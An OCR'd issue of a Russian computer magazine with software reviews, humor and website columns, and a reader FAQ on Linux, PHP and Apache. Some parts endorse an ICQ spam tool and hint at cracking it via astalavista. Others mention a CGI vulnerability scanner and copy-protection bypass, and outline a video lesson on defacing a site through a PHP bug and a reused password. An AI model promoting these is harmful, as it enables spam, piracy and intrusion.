Сейчас без хорошего почтового клиента никуда. И если для пользователей win-платформ есть достойный кандидат на место под солнцем, то в *nix-системах все как в тумане. Но все-таки нашелся кодер, способный создать настоящий программный шедевр под названием Sylpheed. Это почтовый и новостной клиент, основанный на GTK+, с очень приятным интерфейсом. А по заявлениям самих разработчиков, GUI продуман таким образом, что все пользователи смогут без проблем перейти на Sylpheed. Кроме того, для приема сообщения можно использовать fetchmail, procmail или какие-либо еще. Программа поддерживает протоколы POP3 (с APOP), IMAP4rev1 (с CRAM-MD5), SMTP (с AUTH и CRAM-MD5), NNTP, SSL/TLSv1, а также повсеместно внедряемый сейчас IPv6. Кодеры удобно организовали работу с множеством аккаунтов - переключение между ними осуществляется двумя кликами в нижнем правом углу. В программе существует продвинутая система фильтрации сообщений с возможностью использования регулярных выражений. Для прикрепленных к сообщениям картинок продуман режим предварительного просмотра. Параноики могут воспользоваться PGP-подписью (GnuPG), также присутствует экспорт и импорт корреспонденции, так что бэкапы создаются без запинки. Из приятных мелочей радует настройка отображаемых хедеров для писем, возможность вставки произвольной команды в подпись, поддержка шаблонов и черновиков, а также автоматическая проверка прихода новой почты. Благодаря тому, что прогу сделали японские разработчики, напрочь отсутствуют проблемы с локализацией и перекодировками типа koi8-r -> win-cp1251.




XMMS V 1.2.8



POSIX (*BSD, Linux, Solaris...)
Size (в .bz2): 2,268 Кб
www.xmms.org/
Лицензия: GNU GPL

Для *nix-пользователей давно не секрет, что найти достойную замену WinAMP'у несложно. Это стало возможным благодаря XMMS - "многоплатформенному мультимедиа-проигрывателю", который сильно напоминает вышеупомянутый продукт для win-платформ. Многие называют XMMS просто клоном WinAMP под UNIX, а не самостоятельным приложением - в чем-то они, возможно, правы. XMMS поддерживает большинство известных аудиоформатов (MPEG, Ogg Vorbis, RIFF wav...), однако есть определенные сложности с WMA. Имеется приличное количество разного рода плагинов - дополнительное стерео, эхо, простой и OpenGL-анализаторы спектра (см. скриншот), осциллоскоп.





OpenGL-анализатор в XMMS

ARMAGEDDASYA V 2.5



Win 98/2k/NT/XP
Shareware
Size: 531 Кб
www.wegroup.org

Добротный ICQ-спамер. Программа позволяет производить качественную массовую рассылку среди пользователей популярного интернет-пейджера ICQ. Как и следовало ожидать, этот программный продукт использует протокол ICQ. Armageddasya не требовательна к ресурсам, что позволяет запускать ее даже на слабых тачках. Разработчики софтины постарались на славу, наделив свое творение такими полезными функциями, как генерация icq-листов, удаление повторяющихся унинов из листа, выбор диапазона для рассылки и т.д. и т.п. Armageddasya поддерживает огромное количество языков. Правда, удручает тот факт, что программа платная. Есть два пути решения этой проблемы: либо на astalavista.box.sk, либо можешь перевести программу на любой, не поддерживаемый ей язык. Выбор за тобой.




GFTP V 2.0.16




POSIX (*BSD, Linux, Solaris...)
Size (в .bz2): 1,076 Кб
www.gftp.org/
Лицензия: GNU GPL

GFTP - FTP-клиент, основанный на GTK+. Простой GUI программы представляет собой наглядный пример стандартного GTK-приложения: ничего лишнего, удобство на высоте. В наличии имеется и текстовая версия gFTP (gftp-text), по сути являющаяся разукрашенным и слегка модифицированным вариантом ftp(1). Помимо FTP, клиент поддерживает протоколы SSH/SSH2 и HTTP, а в ближайших планах разработчика пополнение в виде SRP, DAV, rsync, ftp-ssl. gFTP умеет возобновлять докачку загрузившихся файлов, создавать очереди закачек, рекурсивно работать с каталогами (можно, например, скачать все файлы с подкаталогами и выйти после завершения с помощью команды `gftp-text -d <адрес>`), поддерживает ftp/http proxy-серверы и закладки.



ЭРОТИЧЕСКИЕ ФАНТАЗИИ

M.J.ASH



Мечты, мечты. Сколько их у меня было! Помню, в школе мне нравилась одна девушка – первая красавица класса, отличница. И я частенько представлял себе, как я захожу к ней домой, а она встречает меня в китайском халатике на голое тело, улыбается, проводит в комнату и как бы между делом сообщает, что родителей нет - они уехали на дачу. И смотрит на меня. А я смотрю на нее и понимаю, что девушка прекрасно знает, зачем я к ней пришел! Ее халат ничего не скрывает. Мой взгляд скользит по ее ладным ножкам и высокой груди. Девушка моей мечты поворачивается, нагибается и... под бешеный стук моего сердца вытаскивает из ящика стола стопку тетрадей... Задачи по математике, физике, дневник наблюдений по природоведенью, долбанный английский!.. И тогда я понимаю, что вот оно – счастье. Домашнее задание, которое не нужно делать, поскольку есть девушка, которая тебе дает... ну, по крайней мере, списать!

А вот в институте мои фантазии приобрели более хардкорный характер. Оно и понятно: сессии, зачеты, семинары, лабораторные... Пожрать-то вовремя не успеваешь, где уж тут прелюдии в мечтах разводить. Так что нет ничего удивительного в том, что главная моя фантазия в то время выглядела точно так же, как сцена из фильма «9 с половиной недель»: я, она и холодильник. Про сцены секса не скажу, уже и не помню. Вроде бы иногда они были, иногда – нет. Но начиналась эта фантазия всегда одинаково: я сажусь рядом с холодильником, девушка его открывает, достает продукты и кормит меня, кормит... до полного удовлетворения!

Алекс Экслер (exler@exler.ru)

WWW

СПОНСОР РУБРИКИ «ЮНИТЫ» - ЦНТ ЦЕНТРАЛЬНЫЙ ТЕЛЕГРАФ WWW.DIALUP.CNT.RU, WWW.CARDS.CNT.RU

МИЛЕНЬКИЕ ЗВЕРУШКИ, УМИРАЮЩИЕ УЖАСНОЙ СМЕРТЬЮ


www.htf.ru



Теперь и в рунете можно любоваться милыми мультфильмами Happy Tree Friends американской студии MondoMedia Inc. Традиционные персонажи этих мультфильмов - Малыш, Зубастик, Умник, Петуния, Воришка и Хитрюшка. Это очень милые животинки, чем-то напоминающие нашего Мурзилку. Однако миловидность животинок вовсе не означает, что эти мультфильмы следует смотреть детям. Наоборот, детям их лучше и не показывать. Практически в каждом из мультиков один из персонажей обязательно погибает жуткой смертью: взрывается, перерезается пополам, теряет всякие внутренние и внешние органы - и так далее. Кстати, там далеко не только мультфильмы, а еще и "валентинки". Если тебе кажется, что в глазах знакомых ты неоправданно бел и пушист, отправь им "валентинку" от MondoMedia - после этого ты тут же превратишься в жуткого монстра. Но романтично настроенным девушкам эти мультики лучше не показывать. Тут нужно иметь крепкие нервы и здоровый цинизм. Тогда будет жутко смешно. А у романтично настроенных девушек нервная система под эти мультики не заточена. Очень нервная у них эта система.

ПОДРАЗНИ СТАРИЧКА ЛЕОНАРДО


www.citesciences.fr/english/ala_cite/expo/explora/image/mona.html



Да знаю я, что ссылка кошмарно длиннючая, знаю! Однако она стоит того, чтобы ты напрягся и, высунув язык на полметра, все-таки набрал ее в адресной строке своего браузера. Потому что там появляется Мона Лиза, над который ты потом собственномышно (то есть при помощи мышки) сможешь издеваться по полной программе. Для этого всего-навсего проводишь курсором по строчкам меню настроения этой древней клюшки, после чего она начнет корчить такие рожи, что Леонардо (Да Винчи, разумеется, а не Ди Каприо), завидев подобное издевательство над своей любимой натурщицей, огрел бы тебя мольбертом по башке. Но так как Леонардо давно умер (Да Винчи, опять же, а не Ди Каприо), можешь изгаляться по полной программе, ничего не боясь.

РОМА ВОРОНЕЖСКИЙ


www.napisal.ru



Кто такой Рома Воронежский? Писатель, дизайнер. Настоящее имя - Рома. Настоящая фамилия - Воронежский. Ни к Риму, ни к Воронежу отношения не имеет. Пишет прозу, стихи и ручкой. А еще пишет фразы. Я на фразы, каюсь, давно не заходил, но зашел и завис очень надолго. Почти навсегда. Во время их прочтения у меня было две крупных истерики и штук двадцать мелких. Кот Бублик пугался и прятался под диван. Потом вылезал обратно, испуганно пряча уши за спину, чтобы после очередной истерики снова опрометью бросаться под диван, забыв, что я его давно продал. В общем, фразы нужно читать, однозначно. Потому что, цитирую: "Она согласилась с ним потрахаться за то, что он скажет ей, с кем нужно потрахаться, чтобы ее взяли сниматься в кино". "Побывал в Интернете. Узнал много старого и бесполезного".

СТЕБОВЫЕ НОВОСТИ НАУКИ

www.dekanat.ru




Весьма интересные новости науки найдешь ты на сайте... Да ладно тебе, не пугайся. Стану я рекомендовать какие-нибудь обычные дурацкие новости науки, как же. На "Деканате" можно найти только стебовые новости прикольной науки, поэтому туда имеет смысл зайти, почитать, а потом блеснуть перед знакомыми знаниями о том, кто разогнал японский поезд, в чем сюрприз египетских пирамид, куда сбежали кварки из физической лаборатории, поборет ли белая дыра черную и получилось ли у генетиков вырастить суперогурец. Заодно ты выяснишь, что же стоит за недавними научными сенсациями. Потому что основная задача этих деканатщиков - найти зерно истины среди плевел мух с котлетами. Ну да, некоторые интерпретации сайта могут показаться ненаучными и даже антинаучными, но это только для тех пользователей, которые не открыты новым ветрам и современным веяниям. Вспомни, ведь над кибернетикой тоже смеялись, парфюмерию объявляли лженаукой, а Фоменко вообще считали каким-то шоуменом, а не ученым-историком.

ГЛАВНЫЕ ЖЕЛАНИЯ XXI ВЕКА

teterin.raid.ru/wishes

Сразу предупреждаю - сайт совершенно лажовый. Группа художников, ла-ла-ла, бла-бла-бла, визуализировала желания простых людей, высказанные этими людьми в эпистолярной форме. Чушь несусветная. Тем более что самих изображений там и не найти. Но суть не в этом. Суть в том, что очень смешно читать эти пожелания всяких разных людей, выложенные на этом сайте. Как оказалось, желают, в общем, одно и то же. И можно собрать довольно интересную статистику... Процентов тридцать очень хотят секса. Но, видимо, не могут. Из них процентов шестьдесят хотят женщину, а процентов тридцать - бабу. Некоторые хотят мужчину. Но чаще - мужика. Почти все поголовно хотят выйти замуж за мужчину и жениться на женщине. Впрочем, небольшая часть готова все сделать наоборот, но пишет об этом весьма иносказательно. Большинство очень хотят работу. Хорошую и любимую. Только чтобы работать поменьше, а лучше всего - вообще не работать. Но самое лучшее, самое гениальное желание - вот это, цитирую: "Хочу вырасти, уехать за границу и стать мультимиллиардером, или, на худой конец, хотя бы президентом США".




НЕОБЫЧНЫЕ СУЩЕСТВА

nens.guro-games.com

Интернет бывает дикий, а бывает необычный. Вот здесь - необычная энциклопедия необычных существ. Существа крайне интересные и действительно необычные. Но что самое главное - любое существо снабжено не только подробным описанием, но и тщательно выполненным рисунком, позволяющим разглядеть все подробности анатомии этого любопытнейшего создания. Артизель, Глазалмаз большеухий пупырчатый, испуганная Тарашка, Кошкоморф лукавый, Неваплюша, Пипука, Северный сиянец, Тучеед, Цапцарапчик, Шебуршунчик подподушечный городской и даже Гаишник честный - всех этих необычных животных можно разглядеть во всех подробностях. Особенно честного Гаишника. Как ты понимаешь, это очень редкий экземпляр. Занесенный в красную книжечку. Причем занесенный так глубоко, что он никогда из нее не выбирается на поверхность. По крайней мере, ни один водитель его никогда не видел...



Stepan Ilyin aka Step (faq@real.xakep.ru, www.units.ru)



FAQ

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q: Помогите! В силу определенных обстоятельств мне пришлось поставить Win 98 поверх моей Windows XP. Каково было мое удивление, когда эта доисторическая ОС полностью перезаписала загрузочный сектор... Как мне теперь запустить Win XP? И каким образом можно настроить возможность запуска как одной, так и другой ОС?

A: Думаю, проще всего восстановить бутсектор Windows XP с помощью бесплатной программы Bootpart (www.winimage.com/bootpart.htm). Для этого необходимо загрузиться с дискеты и запустить прогу со следующими параметрами - "bootpart winnt boot:c:"". Вот, в общем-то, и все - бутсектор восстановлен. Замечу, что возможности утилиты этим не исчерпываются. С ее помощью ты также сможешь полностью отконфигурировать NT загрузчик, настроив его на возможность выбора всех установленных на твоем компьютере операционных систем. Долой ручную правку файла boot.ini! В Bootpart`е это реализовано значительно проще и удобнее! Кстати, чтобы не повторять подобную ошибку, рекомендую откорректировать файл msbatch.inf твоего дистрибутива Win 98. Для этого достаточно добавить в него следующие строки:

```
[Setup]
CleanBoot=0
```

Возможен вариант, когда дистрибутив Win 98 находится на CD. В этом случае можешь положить исправленный файл msbatch.inf в любое место на своем винте и запускать установку Win 98 с ключом "setup.exe путь_к_msbatch.inf".

Q: Я пишу на PHP скрипт для создания гостевой книги, и наткнулся на следующую проблему. При передаче через GET_HTTP_VARS информации с формы, содержащей в себе "+", указанный символ заменяется пробелом. Ну и что за глюк? Как фиксить?

A: Это вовсе не глюк и даже не баг! Дело в том, что, передавая данные методом GET, HTTP преобразует все имеющиеся в информации пробелы в символ "+". Таким образом, получив строку, содержащую знак плюса, PHP предполагает, что это преобразованный пробел, и поэтому, следуя правилам, обрабатывает его. Согласись, действия интерпретатора вполне логичны. Могу лишь посоветовать заменить плюс его URL-encoded представлением - %2B. Например, так:

```
$u = 'ya%2Bne%2Bxakep';
```

Q: Что такое RealAudio и RealVideo? Как их слушать и записывать?

A: Еще совсем недавно это были довольно распространенные форматы для транслирования музыки и видео в интернете. Один из основных плюсов RealAudio и RealVideo - возможность воспроизведения информации как из файла, так и напрямую с микрофона или видеокамеры. Поэтому эти форматы получили широкое применение в реализации онлайн-радио и прямых видеотрансляций. Стандартной программой для их воспроизведения стала утилита Real Player от разработчиков самого формата. Работая по специальному протоколу, программа позволяет воспроизводить данные параллельно с их приемом. Конечно, сейчас этим никого не удивишь, но когда-то это было в новинку. Современные форматы сжатия и методы передачи онлайн информации потихоньку вытеснили RealAudio и RealVideo. Однако время от времени они еще встречаются, особенно на сайтах зарубежных СМИ. Несмотря на то, что файлы в этом формате предназначены для онлайнового просмотра, их можно просмотреть и локально. Правда, закачать их не так-то просто. Вернее, иногда непросто. В случае когда файлы лежат на HTTP сервере, для закачки подойдут обычный браузер или качалка. Но если в адресе медиафайла присутствует префикс pnm://, то придется немного попыхтеть. И здесь, к сожалению, без специализированных утилит не обойтись. Поможет, например, программа X-FileGet (www.2bsys.com/X-FileGet/). Она крайне проста в использовании, поэтому объяснять ничего не буду. Замечу лишь, что прога умеет обходить защиту от записи, поэтому коммерческие серверы ей не помеха.

Q: Недавно вышел Lindows 4.5... Как он вам? Помнится, год назад вы явно были не в восторге от этой оси. Может быть, с версии 3.0 что-нибудь изменилось?

A: Многие пользователи (в том числе и я) до сих пор лелеют надежду на появление некой хитрой комбинации Windows и Linux, которая положила бы конец всем спорам и разногласиям между сторонниками различных операционных систем. К сожалению, это всего лишь надежды. Lindows как был год назад полусырым продуктом, так таким и остался. Да, ось позволяет запускать как *nix программы, так и известные windows приложения. Однако это скорее исключение, чем правило. О полноценной поддержке программ обеих платформ пока не идет и речи. Все работает через пень-колоду: сплошные глюки, вылеты и т.п. Более того, у Lindows по-прежнему дикие проблемы с кириллицей, исправлять которые разработчики, похоже, не собираются. Фишкой последней версии оси стал сервис VoIP, благодаря которому владельцы лицензионной Lindows могут совершать бесплатные международные переговоры через широкополосное интернет-соединение. Но разве этого мы ждем от оси с таким многообещающим названием? Конечно же нет! Резюмирую: красивая операционка с кучей встроенных и не особо нужных утилит, зато имеющая массу проблем, особенно с русификацией.

Q: В нашем небольшом городке уже давно разрабатывается план создания городской локальной сети. Небольших локалок уже достаточно много - вся проблема заключается в их объединении. Необходимо разработать специальный проект, чтобы действовать не абы как, а четко по плану. Подскажите софтину для создания как можно более подробного плана локальной сети.

A: Согласен! Объединение локалок - задача не из легких. Нужно четко и ясно представлять внутренне устройство как объединенной, так и каждой из сетей в отдельности. Для этого крайне желательно иметь перед глазами наглядную схему с изображением всех компьютеров, роутеров, серверов и firewall`ов, а также связей между ними. Составить такую схему можно с помощью Microsoft Visio, очень мощного средства для составления любых схем, диаграмм, проектов и т.п. Однако для нашего случая есть средство лучше! Утилита LanFlow (www.pacestar.com/lanflow). Это многофункциональный векторный графический редактор, специально заточенный для рисования схем различных видов локальных сетей. Вся прелесть LanFlow заключается в особой панели инструментов, откуда можно выбирать необходимые сетевые компоненты и перетаскивать их на чертеж. Кинул на полотно изображение одного компьютера, второго, третьего, "поставил" хаб, сервер, указал, где будет сетевой принтер, - вот тебе и схема. Думаю, программа пригодится не только жаждущим построить локальную сеть, но и тем, кто работает над созданием иллюстраций для различных рефератов и курсовых работ. Студенты, мотайте на ус!

Q: У меня на рабочей машине стоит Linux на файловой системе ext2. Как можно наиболее безболезненно перейти к ext3? Подскажите, пожалуйста, подходящий софт!

A: Если у тебя стоит древний дистрибутив линукса, то настоятельно советую тебе выкачать и поставить ext3 патчи (ftp://ftp.kernel.org/pub/linux/kernel/people/sct/ext3/). В противном случае возможны глюки и многочисленные ошибки. А самое главное - необходимая нам программа e2fsprogs (ftp://download.sourceforge.net/pub/sourceforge/e2fsprogs/) может попросту отказаться работать. Именно с ее помощью можно провести конвертацию, поэтому в ее корректной работе ты крайне заинтересован. Я не буду описывать сам процесс полностью - все довольно просто. Если не вдаваться в детали, то для преобразования имеющегося hda1 раздела достаточно набрать: tune2fs -j /dev/hda1. Для форматирования нового ext3 раздела подойдет следующая команда: mke2fs -j /dev/hda1. А после проведенной операции следует обновить версию журнала командой mount /dev/hda1 /mnt -o journal=update.

Q: Помогите! Необходимо на PHP написать скрипт, который выводит список всех директорий, поддиректорий и файлов. Вроде бы, простая задача, однако до ее полностью корректного решения я так и не дошел. Может быть, вы поможете?

A: Самая простая реализация, которая пришла мне на ум. Используются исключительно процедуры opendir(),readdir(),scandir(). Прочитав в мануале их синтаксис, ты легко поймешь смысл и алгоритм следующего скрипта:

```
$startdir="c:"; # начальная директория
&scandir($startdir);
sub scandir {
  my $d;
  my $nd;
  opendir(DIR, $_[0]);
    foreach $d (sort { $a cmp $b } readdir(DIR)) {

     if (($d ne ".") && ($d ne "..")) {

       $nd = $_[0] . "/" . "$d";

       if ( -d $nd ) {

         print "$nd\n";  # выводить имена директорий/поддиректорий

         &scandir($nd);


       } else {

         print "$nd\n";  # выводить имена файлов

       }

     }

  }
closedir(DIR);
```



Q: Что такое CGI, cgi-bin, cgi-сканнер?

A: CGI (Common Gateway Interface) - это механизм, с помощью которого клиент может запускать приложения на сервере по протоколу HTTP. Причем это не значит, что клиент получает полный доступ к серверу и его приложениям! Нет! Ему лишь предоставляется возможность запускать так называемые CGI-скрипты, то есть программы, которые заранее определены для запуска через веб-сервер. По умолчанию они лежат в директории cgi-bin, но последняя может быть с легкостью изменена в настройках веб-сервера. Классическим примером CGI-приложения может служить простенький скрипт для создания веб-голосования: посетителю страницы предлагается выбрать один из предложенных вариантов ответа. После того как пользователь выбрал подходящий вариант и нажал кнопку "Submit", браузер должен отослать серверу запрос, содержащий HTTP-адрес CGI-скрипта, к которому привязана форма голосования, и необходимую для его корректной работы информацию (в нашем случае - вариант ответа). После этого на сервере запускается CGI-скрипт, идет обработка полученной информации, и в HTML виде генерится ответ пользователю, содержащий текущие результаты голосования и льстящую фразу "Ваш голос засчитан". CGI-приложения, как правило, пишутся на Perl`е, что, впрочем, ничуть не удивительно. Ведь этот язык разрабатывался как мощное средство для обработки и вывода текстовой информации. Но это далеко не единственный вариант! CGI`шники можно писать и на любом другом языке, будь то C++, Delphi или что-либо еще. Дырявых скриптов нынче развелось немало. Поэтому результатами трудов горе-программеров, умудряющихся писать скрипты, количеству дырок которых может позавидовать даже дуршлаг, пользуются горе-хакеры. Последние ищут на сервере заведомо дырявые CGI-приложения и пользуются найденными в них уязвимостями. Для облегчения задачи скрипт-киддисы используют cgi-сканеры - простенькие программы, которые простым перебором (по собственной и обновляющейся базе) ищут на веб-сервере уязвимые приложения. Неплохим cgi-сканером, на мой взгляд, является Whisker (ftp.cerias.purdue.edu/pub/tools/unix/scanners/whisker/whisker.zip). Прога написана на Perl'е, а поэтому ее можно запустить не только на локальной машине, но и на скоростном шелле, даже с самыми ограниченными правами.

Q: Помогите. На локальной машине стоит веб-сервер Apache 1.3.27. Канал крайне узкий, поэтому его частенько не хватает, когда пользователи начинают использовать многопоточную закачку. Подскажите, как настроить веб-сервер, чтобы ограничить число соединений с одного IP-адреса?

A: Стандартными средствами Apache`a здесь не обойтись, придется подключать дополнительные модули. Подходящих плагинов несколько, причем все они в силу определенных причин работают исключительно на unix платформах. Так что windows юзерам могу лишь посочувствовать. Я долгое время работал с модулем limitipconn (dominia.org/djao/limitipconn.html). На мой взгляд, это идеальное средство для ограничения числа соединений с одного IP-адреса. Модуль позволяет вводить не только глобальные ограничения, но и квоты в зависимости от директории и MIME типа передаваемых данных. Таким образом, можно реализовать самые разные виды ограничений. Например, можно запретить выкачивать mp3-файлы более чем одним потоком, зато разрешить многопоточную скачку графической информации. Если опыт общения с Apache плагинами у тебя невелик, то не исключены трудности во время установки limitipconn`a. Советую провести ее в точности как показано ниже:

```
tar xzvf apache_1.3.27.tar.gz
tar xzvf mod_limitipconn-0.04.tar.gz
cd apache_1.3.27
patch -p1 < ../mod_limitipconn-0.04/apachesrc.diff
cp ../mod_limitipconn-0.04/mod_limitipconn.c src/modules/extra/
./configure --activate-module=src/modules/extra/mod_limitipconn.c --with-forward
make
make install
```

Настройку "чудесной добавки" в двух словах описать не получится, поэтому акцентировать на этом внимание я не буду. Краткий мануал по установке, идущий в комплекте с дистрибутивом с программой, тебе наверняка поможет. В заключение замечу, что тулза работает как с первым, так и со вторым поколением Apache`a.

Q: Недавно в продаже появились недорогие (<100$) Bluetooth handsfree гарнитуры. Давно мечтал о подобной феньке... Стоят ли они своих денег, или более разумным будет подкопить на что-нибудь подороже?


A: Мне удалось поработать лишь с единственным представителем бюджетных Bluetooth-гарнитур - BlueTake BT-400. Начну с описания внешнего вида. Дизайн гарнитуры весьма стильный. По крайней мере, всем окружающим он очень понравился, и явных отличий от более дорогих представителей рода обнаружено не было. BlueTake BT-400 весит всего 22 грамма и имеет довольно удобное крепление, поэтому после нескольких минут его использования ухо уже не испытывает каких-либо неприятных ощущений. Управление гарнитурой реализовано с помощью специального рычажка, и это, пожалуй, один из самых серьезных промахов производителя. Дело в том, что сделан он жутко неудобно, и при отсутствии сноровки можно попросту запутаться в управлении. Впрочем, немного практики - и это уже не проблема! Устройство стабильно работает на расстоянии 4-5 метров и даже "пробивает" кирпичную стену. А заряда аккумулятора (Li-Pol 170 мА*ч) BlueTake BT-400 хватает на достаточный для комфортного использования срок. С моими непродолжительными разговорами (10-15 минут ежедневно) он выдерживал более трех с половиной дней, а на его перезарядку уходило в среднем 1,5-2 часа. С самого начала использования обнаружился очень неприятный баг, связанный с совместимостью BlueTake BT-400 и моего Siemens S55. На гарнитуре по непонятной причине отсутствовала индикация входящего вызова. Мелочь, но очень неприятно! Впрочем, и с этим можно смириться. Стоит ли покупать? Если в handsfree есть жесткая необходимость, то BlueTake BT-400 - определенно неплохой вариант. Копить на что-то дороже - по-моему, глупо. Слишком незначительные плюсы при огромной разнице в цене.

Q: Я нередко общаюсь на IRC-каналах и в качестве IRC-клиента использую mIRC. Честно говоря, мне уже надоело писать имена людей, которым я адресую мессагу на канале. Можно ли как-нибудь облегчить этот процесс?

A: Недаром mIRC считается одним из самых распространенных и наиболее функциональных IRC-клиентов. Программа имеет очень продвинутый встроенный язык скриптов, благодаря которому общение с ней можно полностью автоматизировать и настроить под себя. Люди умудряются заделывать mIRC в военного бота (об этом читай в одном из прошлогодних номеров Хакера). Поэтому нужная тебе фишка - это ничтожная мелочь, которая реализуется всего одной строчкой. Зайди в aliases и добавь там следующее:

F4 editbox -ap $snick(#,1) $+ ,_(_ - это знак пробела). Вот и все! Теперь выбирай из списка требуемый ник, нажимай F4 и пиши мессагу.

Рыбушкин Андрей aka symbiosis (cd@real.xakep.ru)



ДИСКО


Два блестящих блина, которые ты нашел в пакете с журналом, подходят не только для художественного метания с балкона. Еще их можно засунуть в подставку для кофе на твоем компьютере. И тогда...



Видеоурок: Makup index.html

В этом видеоуроке ты найдешь пример того, как при помощи ошибки в PHP-скрипте и тупости админа, устанавливающего на все одинаковые пароли, можно сделать deface сайта.

Вначале происходит банальное использование PHP-баги, после чего становится возможным получить shell акцесс. Затем взломщик начинает сканировать содержимое скриптов на наличие в них информации о логине и пароле. Всю необходимую инфу он находит в файле index.php. В нем прописан аккаунт для доступа к mySQL базе. Самое интересное, что этот акк подходит и для доступа к ftp. Таким образом дефейс становится возможным.

